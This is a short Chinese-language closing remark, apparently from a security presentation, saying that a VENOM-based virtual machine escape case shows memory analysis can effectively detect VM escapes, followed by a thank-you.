- 最后我们通过使用VENOM漏洞进行虚拟机逃逸这个案例，说明内存分析技术可有效解决虚拟机逃逸检测问题

谢谢！